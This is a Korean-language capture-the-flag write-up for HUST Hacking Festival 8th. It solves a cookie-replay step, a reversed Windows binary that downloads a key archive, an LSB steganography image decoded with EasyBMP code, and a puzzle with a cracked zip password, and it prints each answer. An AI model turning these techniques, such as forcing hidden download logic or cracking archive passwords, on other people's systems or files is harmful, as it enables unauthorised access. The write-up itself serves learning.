
아무리 해도 글을 읽을 수 없길래, 쿠키를 싹다 지워서 글 읽기를 시도 했습니다.

Do Not Direct Connect! That's Denied

이러한 메시지가 나왔습니다.

그래서 "아, 또 삽질이구나" 싶었죠..

그러나 여기서 아까 지웠던 쿠키를 다시 넣어주면서 refresh시키니, 정답이 있는 글을 읽을 수 있었습니다.



Password :TheLastDrop


{0x0A Challenge J}

문제
#Point +200
http://220.95.152.185/gai_hinata_ak/test.exe

이 문제는 Windows 바이너리 문제입니다.
그러나 틀린그림찾기라는 게임의 기반을 가지고 있어서 쉽게 혼동할 수 있으나, 틀린그림을 찾으면서 하면 쉽게 문제를 풀 수 있습니다.

이렇게 보니 쉽게 몇군데가 보이긴 하는군요.
저한텐 제일 잘 보이는 고양이가 제일 잘보여서 고양이를 눌러봤습니다.

딸랑 메시지박스 하나 뜨고 끝나네요.
그래서 마녀(?)목에 있는 목걸이를 클릭했습니다.



메시지박스가 두개가 뜨는군요.

그래서 확인을 해봤습니다.

```
ASCII "히히 지송.. 이건안되욤^^;"
ASCII "이것두.. ㄷㄷ 안됩니당 ㅅ"
ASCII "Good!"
ASCII "膣尿"
ASCII "Good!"
ASCII "오크등장마바사아자차카타파"
ASCII "膣尿"
ASCII "Good!"
ASCII "경고! 0x0fcc0eafff 번지를 참조하엿습다."
ASCII "고블린등장바사아자차카타키헉헉헉헉헉하악하악p"
ASCII "Good!"
ASCII "Good!"
ASCII "rundll32 user32.dll,LockWorkStation"
ASCII "Good!"
ASCII "Good!"
```

대략 틀린 그림이 5개 정도가 되어보이네요.

어떤건 logout시키고, 어떤건 화면보호기를 띄우고 그러지만!!

가장중요한 것은 "고양이"였습니다.

저기 알수 없는 암호(?)같은

"고블린등장바사아자차카타키헉헉헉헉헉하악하악p"같은 것이 복호화 되면서 하나의 주소가 되는것이였습니다.

```
E8 AEF20200 CALL <JMP.&urlmon.URLDownloadToFileA>
```

URL을 통해 무언가를 다운로드를 받는 함수가 있네요.

그래서 한번 로직을 강제로 이동시켜서 다운로드를 받아봤습니다.


```
EAX 0012F858 ASCII "C:₩wow.zip"
ECX 0012F864 ASCII "http://220.95.152.185/sakura_kakuz_ak/wow.zip"
```

특정 URL에서 "C:₩wow.zip"로 무언가의 파일을 다운로드합니다.
그래서 다운로드를 받아보니,

허경영의 Call Me와 key.txt가 들어있네요.
key.txt를 보니 어떠한 암호문장과 같이..

> 인증값은 이 말 을 한 사 람 입 니 다.
>
> 이 문제는 또 다른 문제와 이어집니다.
>
> 아~ 그리고 허경영의 기업강의를 선물로 드리니 ㅋ 필요하신분은
>
> irc 에서 기업강의 보고싶어요 하면 -0- ;; 제가 드릴게요 ~_~)

이렇게 쓰여있네요.
처음엔 암호문장이 중국어랑 비슷해서, 현지인한테도 맡겨보고 했는데 잘되지 않았습니다. 그래서 하는 수 없이 바이너리를 더 분석했는데, 혹시나 하고 바이너리 안에 있는 복호화하는 로직에다가 넣어봤습니다.



이런식으로 암호 문장을 넣어주고

Address	Hex dump												ASCII
0012F864	56	47	31	57	4D	6C	70	59	53	57	64	5A	VG1WMlpYSWdZM1Yw
0012F874	53	55	64	46	5A	32	52	49	53	6D	78	61	SUdFZ2RISmxaU0Jr
0012F884	59	6A	4E	6B	64	55	6C	48	62	48	56	4A	YjNkdUlHbHVJSFJv
0012F894	53	55	68	6B	63	47	4A	75	55	6D	78	6A	SUhkcGJuUmxjblJw
0012F8A4	59	6C	64	56	64	55	6C	46	4E	57	78	6B	YldVdUlFNWxkbVZ5
0012F8B4	53	55	63	78	61	47	45	79	56	57	64	5A	SUcxaGEyVWdZU0J1
0012F8C4	57	6C	64	6B	61	47	52	48	62	47	70	61	WldkaGRHbGpaU0Jr
0012F8D4	57	6C	64	4F	63	47	4D	79	62	48	5A	69	61	55	4A	77	WldOcGMybHZiaUJw

이렇게 또 다른 문장을 얻을 수 있었습니다.

복호화 된 문장은 다음과 같습니다.

VG1WMlpYSWdZM1YwSUdFZ2RISmxaU0JrYjNkdUlHbHVJSFJvSUhkcGJuUmxjblJwYldVdUlFNWxkbVZ5SUcxaGEyVWdZU0J1WldkaGRHbGpaU0JrWldOcGMybHZiaUJwYmlCMG

한번 복호화 하니,

TmV2ZXIgY3V0IGEgdHJlZSBkb3duIGluIHRoIHdpbnRlcnRpbWUuIE5ldmVyIG1ha2UgYSBuZWdhdGljZSBkZWNpc2lvbiBpbiB0

이렇게 나오고, 한번 더 하니 문장을 찾을 수 있었습니다.

Never cut a tree down in th wintertime. Never make a negatice decision in t

이 말을 한 사람이 답이라고 했으니, 바로 구글 검색에 들어갔습니다.

Never cut a tree down in .. - Quote by Dr. Robert Schuller - [이 페이지 번역하기]
Quote by Dr. Robert Schuller. **Never cut a tree down** in **the wintertime. Never make a negative decision in the** low time. More quotes by Dr. Robert Schuller ...

Password : Robert Schuller

{0x0B Challenge K}

문제
#Point +200
http://220.95.152.185/deidara_naruto_am/level_2.bmp
Steganography

HINT I
(R1,G1,B1,A1) - ((R1,G1,B1,A1) % 2) + (r1,g1,b1,a1)
(R2,G2,B2,A2) - ((R2,G2,B2,A2) % 2) + (r2,g2,b2,a2)

HINT II
r1, g1, b1, a1, r2, g2, b2, a2 ∈ {0,1}
N = r1 + g1*2 + b1*4 + a1*8 + r2*16 + g2*32 + b2*64 + a2*128

r1 = N % 2
T = r1
g1 = (N - T)/2 % 2
T = T + 2 * g1
b1 = (N - T)/4 % 2
T = T + 4 * b1
a1 = (N - T)/8 % 2
T = T + 8 * a1
r2 = (N - T)/16 % 2
T = T + 16 * r2
g2 = (N - T)/32 % 2
T = T + 32 * g2
b2 = (N - T)/64 % 2
T = T + 64 * b2
a2 = (N - T)/128 % 2

HITN III
pass.jpg 파일이 포함되어 있습니다.
8 BIM

이 문제는 힌트까지 다 포함했습니다.
힌트 없인 풀 수 없는 문제라고 판단했기 때문입니다.
해당 문제는 스테가노그래피 문제입니다.

알면 그럭저럭 풀만한 문제였지만, 힌트 없인 절대 못풀 문제이고 실제 풀이자도 많이 없었습니다.

저 역시 대회 막바지에 풀었던 문제입니다.

스테고 그림입니다.

이 파일에 pass.jpg라는 그림파일이 숨겨져 있습니다.

대회 중간에 EasyBMP라는 것이라고 힌트가 올라왔습니다.

그것을 통해 코딩을 했습니다.

```
while( !feof( fp ) && k < IH.NumberOfCharsToEncode )
{
    // decompose the character

    unsigned int T = (unsigned int) IH.CharsToEncode[k];

    int R1 = T % 2;
    T = (T - R1)/2;
    int G1 = T % 2;
    T = (T - G1)/2;
    int B1 = T % 2;
    T = (T - B1)/2;
    int A1 = T % 2;
    T = (T - A1)/2;

    int R2 = T % 2;
    T = (T - R2)/2;
    int G2 = T % 2;
    T = (T - G2)/2;
    int B2 = T % 2;
    T = (T - B2)/2;
    int A2 = T % 2;
    T = (T - A2)/2;

    RGBApixel Pixel1 = *Image(i,j);
    Pixel1.Red += (-Pixel1.Red%2 + R1);
    Pixel1.Green += (-Pixel1.Green%2 + G1);
    Pixel1.Blue += (-Pixel1.Blue%2 + B1 );
    Pixel1.Alpha += (-Pixel1.Alpha%2 + A1);
    *Image(i,j) = Pixel1;

    i++;
    if(i== Image.TellWidth())
    {
        i=0;
        j++;
    }

    RGBApixel Pixel2 = *Image(i,j);
    Pixel2.Red += ( -Pixel2.Red%2 + R2 );
    Pixel2.Green += ( -Pixel2.Green%2 + G2 );
    Pixel2.Blue += ( -Pixel2.Blue%2 + B2 );
    Pixel2.Alpha += ( -Pixel2.Alpha%2 + A2 );
    *Image(i,j) = Pixel2;

    i++;
    k++;

    if( i== Image.TellWidth() )
    {
       i=0;
       j++;
    }
}
```

힌트로 얻었던 공식으로 스테가노그래피를 푸는 소스입니다.
저 소스는 문자를 분해시키는소스입니다.

```
while( !feof( fp ) && k < 2*IH.FileSize )
{
    char c;
    fread(&c , 1, 1, fp);

    // decompose the character
    unsigned int T = (unsigned int) c;

    int R1 = T % 2;
    T = (T-R1)/2;
    int G1 = T % 2;
    T = (T-G1)/2;
    int B1 = T % 2;
    T = (T-B1)/2;
    int A1 = T % 2;
    T = (T-A1)/2;

    int R2 = T % 2;
    T = (T-R2)/2;
    int G2 = T % 2;
    T = (T-G2)/2;
    int B2 = T % 2;
    T = (T-B2)/2;
    int A2 = T % 2;
    T = (T-A2)/2;

    RGBApixel Pixel1 = *Image(i,j);
    Pixel1.Red += ( -Pixel1.Red%2 + R1 );
    Pixel1.Green += ( -Pixel1.Green%2 + G1 );
    Pixel1.Blue += ( -Pixel1.Blue%2 + B1 );
    Pixel1.Alpha += ( -Pixel1.Alpha%2 + A1 );
    *Image(i,j) = Pixel1;

    i++;
    k++;
    if(i== Image.TellWidth())
    {
        i=0;
        j++;
    }

    RGBApixel Pixel2 = *Image(i,j);
    Pixel2.Red += ( -Pixel2.Red%2 + R2 );
    Pixel2.Green += ( -Pixel2.Green%2 + G2 );
    Pixel2.Blue += ( -Pixel2.Blue%2 + B2 );
    Pixel2.Alpha += ( -Pixel2.Alpha%2 + A2 );
    *Image(i,j) = Pixel2;


    i++;
    k++;
    if(i== Image.TellWidth())
    {
        i=0;
        j++;
    }
```


이것은 실제 데이터를 인코딩 시키는 부분입니다.
EasyBMP소스를 이해한다면 그렇게 어려운 것이 없습니다.

```
Created on February 3, 2006 by Paul Macklin.
Uses the EasyBMP library, Version 1.06.
Licensed under GPL v. 2 by the EasyBMP Project.
Copyright (c) 2006 the EasyBMP Project
Contact: http://easybmp.sourceforge.net

Hidden data detected! Outputting to file pass.jpg ...
```

pass.jpg를 찾았다고 뜹니다.

그럼 pass.jpg는 어떤 그림인지 볼까요?



이런 또 2NE1이라니.. 암담합니다.

대체 저 암호는 뭘까요..

검색을 하니 책에서 찾을 수 있었습니다.

			A	B	C	*	*	*	J	K	L
			D	E	F	*	*	*	M	N	O
			G	H	I	*	*	*	P	Q	R

*	*	*	S	T	U
*	*	*	V	W	X
*	*	*	Y	Z	,

암호는 이런구조를 이루고 있습니다.

여기에 맞게 맞춰나가면 패스워드를 획득할 수 있습니다.

Password : i know that i am intelligent, because i know that i know nothing

{0x0C Challenge O}

문제
#Point +250

HUST Hacking Festival 8th에 방문해주신 여러분께 환영의 인사를 뒤늦게 드립니다.
벌써 8번째 방문해주신 분들도 계시겠죠.
그러한 의미에서 올해 대회에서도 역시 저희 HUST에서 이벤트 문제를 하나 준비했습니다.
저희 HUST3R 가 마련한 이벤트 문제를 통해 숨가쁘게 달려오셨거나, 머리아프게 달려오신분들
잠시 휴식의 시간을 누리셔도 좋겠네요.
건승을 기원합니다.~!!

http://220.95.152.185/sarutobi_tobi/secret.zip

이 문제는 이벤트 문제입니다.
머리만 잘쓰면 풀 수 있는 문제입니다.
일단 파일을 다운로드하면 암호가 걸려있는 zip파일 입니다.
그걸 암호찾기 프로그램으로 찾으니깐 6자리 "hu573r"으로 나왔습니다.

A문제인 자동으로 적어주는 매크로와 doc파일이 있었습니다.
매크로의 입력을 받아봤습니다.

제길슨 : 뭐야 어떻게 된거야. 말이 틀리잖아

허스트 : 이거 왜 이래, 왜 이리 서둘러.. 진정해 진정

제길슨 : 난 시간이 없다고.. 다른 사람들이 치고 올라오고 있단 말이야... 약한 정보를 빨리 보내

허스트 : 그래. 급하다니 어쩔 수 없군. 너에게 필요한 정보를 제공할테니. 한번 잘 찾아보라고...
허스트 : 일단 그거 알고 있겠지? 내가 정보를 쉽게 주지 않을 거라는 것은?..
허스트 : 여기 받아. 이곳으로 찾아가면 될꺼야.

제길슨 : 머야. 장난하는거야? 아무것도 없자나? 생뚱맞게 이 문서쪼가리로 어딜 찾아가라는 거야.

허스트 : 진정 하랬지.. 잘봐.. 잘 보면 보일꺼야. 너가 가야할 곳을 친절하게 알려주고 있잖아...
허스트 : 내가 중요한 목적지 정보를 쉽게 주진 않겠지만, 그렇다고 그렇게 너무 어렵게 생각할 필요는 없다네 친구...
허스트 : 목적에 꼭 도달하길 바라네. 도달하면 작은 선물이 하나 있을걸세..
허스트 : 행운을 비네 나의 친구여....

doc파일에 먼가 비밀이 있는 것 같습니다.

그래서 한번 들여다 봤습니다.
위키대백과 사전에 있는글이랑 거의 비슷한데, 중간중간 (HIP nnn)이라고 적혀져 있는것을 발견할 수 있는데, 다 모아봤습니다.

HIP 95
HIP 152
HIP 181
HIP 220
HIP 325
HIP 412
HIP 982

HIP325이후로는 필요없고, 그전 220, 181, 152, 95 그대로 IP로 만들면,
다른서버와 비교해서 맞추면 220.95.152.181됩니다. 그리고 그림 하단에 보면
/Jupiter라는 것이 있습니다.
그걸 폴더로 생각하고 접근하니 페이지가 떳습니다.

Input_Text_:
Input_Key__:
EncodeData_:
DeCodeData:

MyKey_____: FESTIVAL_HUST_2009
MyEnCodeData: MTQIMzYINDgINjMIMTA1CDIINDEIMzcINDQIMTA0CDYwCDMyCDExNggxNwg5Mwg2OAgxNgg4OAgxMDIIMgg1MAg1Nwg0NAg=

Text를 입력하여, 밑에 잇는 MyEncodeData를 맞추는 문제입니다.
Key는 자동으로 설정되어있기 때문에 손을 볼 필요가 없습니다.
여기서부터는 무작정 문자를 넣어봤습니다.

결국엔,

Input_Text_: Hack This is Not a Game
Input_Key__: FESTIVAL_HUST_2009
EncodeData_: MTQIMzYINDgINjMIMTA1CDIINDEIMzcINDQIMTA0CDYwCDMyCDExNggxNwg5Mwg2OAgxNgg4OAgxMDIIMgg1MAg1Nwg0NAg=
DeCodeData: Hack This is Not a Game

MyKey_____: FESTIVAL_HUST_2009
MyEnCodeData: MTQIMzYINDgINjMIMTA1CDIINDEIMzcINDQIMTA0CDYwCDMyCDExNggxNwg5Mwg2OAgxNgg4OAgxMDIIMgg1MAg1Nwg0NAg=

Password : Hack This is Not a Game